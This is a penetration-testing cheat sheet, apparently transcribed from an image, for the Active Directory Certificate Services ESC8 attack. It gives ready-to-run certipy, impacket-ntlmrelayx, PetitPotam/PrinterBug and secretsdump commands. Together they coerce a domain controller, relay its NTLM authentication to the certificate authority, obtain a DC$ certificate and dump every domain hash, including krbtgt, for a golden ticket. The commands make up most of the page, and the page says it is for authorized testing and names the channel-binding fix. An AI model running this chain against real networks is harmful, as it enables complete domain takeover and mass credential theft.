
ADCS Relay — ESC8

Coercion + NTLM relay + AD CS. Relay a coerced DC's machine auth to the CA's unprotected HTTP web enrollment, get a certificate for DC$, then PKINIT → DCSync. One of the fastest paths to domain admin. Replace <placeholders> with your own values.



① Confirm ESC8 (HTTP enrollment on)

Tab 1 · Kali

```
certipy find -u <user>@<domain> -p <password> -dc-ip <dc-ip> -stdout -vulnerable
```

Look for "ESC8" / "Web Enrollment: Enabled" + "Request Disposition: Issue". Endpoint is usually `http://<ca-host>/certsrv/certfnsh.asp`*.*

---

② Start the Relay to the CA

Tab 2 · Relay ⚠ keep open!

```
impacket-ntlmrelayx -t http://<ca-host>/certsrv/certfnsh.asp \
  -smb2support --adcs --template DomainController
```

For a user/computer target instead of a DC, use `--template User`*.*

---

③ Coerce the DC

Tab 1 · Coerce

```
impacket-petitpotam <attacker-ip> <dc-ip>
# or
impacket-printerbug <domain>/<user>:<password>@<dc-ip> <attacker-ip>
# or Coercer for every method at once
```

DC$ authenticates to ntlmrelayx → relayed to the CA → ntlmrelayx prints/saves a base64 PFX for DC$. Save it as dc.pfx.

---

④–⑤ PKINIT → DCSync → Domain

Tab 3 · Authenticate + loot

```
certipy auth -pfx dc.pfx -dc-ip <dc-ip>       # → DC$ NT hash + TGT

export KRB5CCNAME=<dc>.ccache
impacket-secretsdump -k -no-pass <domain>/'<DC-NAME>$'@<dc-fqdn>
# or: impacket-secretsdump <domain>/'<DC-NAME>$'@<dc-fqdn> -hashes :<dc-nt-hash>
```

A DC machine account can replicate secrets → krbtgt + all hashes → golden ticket / full control. Clock-sensitive: `sudo ntpdate <dc-ip>`*.*

Variations

Tab 4 · Alternatives

```
# certipy can run the relay end-to-end:
certipy relay -target http://<ca-host> -template DomainController
# then coerce as in step ③

# relay a normal user (--template User) → user cert → impersonate that user
# ESC11 / ESC8-over-RPC: relay to the CA's ICPR RPC endpoint when HTTP is off
#   but RPC enrollment lacks packet integrity
```

This issues a real certificate logged on the CA — note the serial for cleanup. Authorized testing only.

Key idea: ESC8 is the relay version of the ADCS ESC attacks. Instead of needing enrollment rights yourself, you make a privileged machine (the DC) authenticate to you and relay that NTLM auth to the CA's unprotected HTTP enrollment — the CA hands back a certificate for that machine. A DC$ certificate is effectively the domain, because PKINIT + DCSync follow directly. The fix is channel binding / EPA on the enrollment endpoints. Pairs with authentication-coercion and adcs-esc-attacks.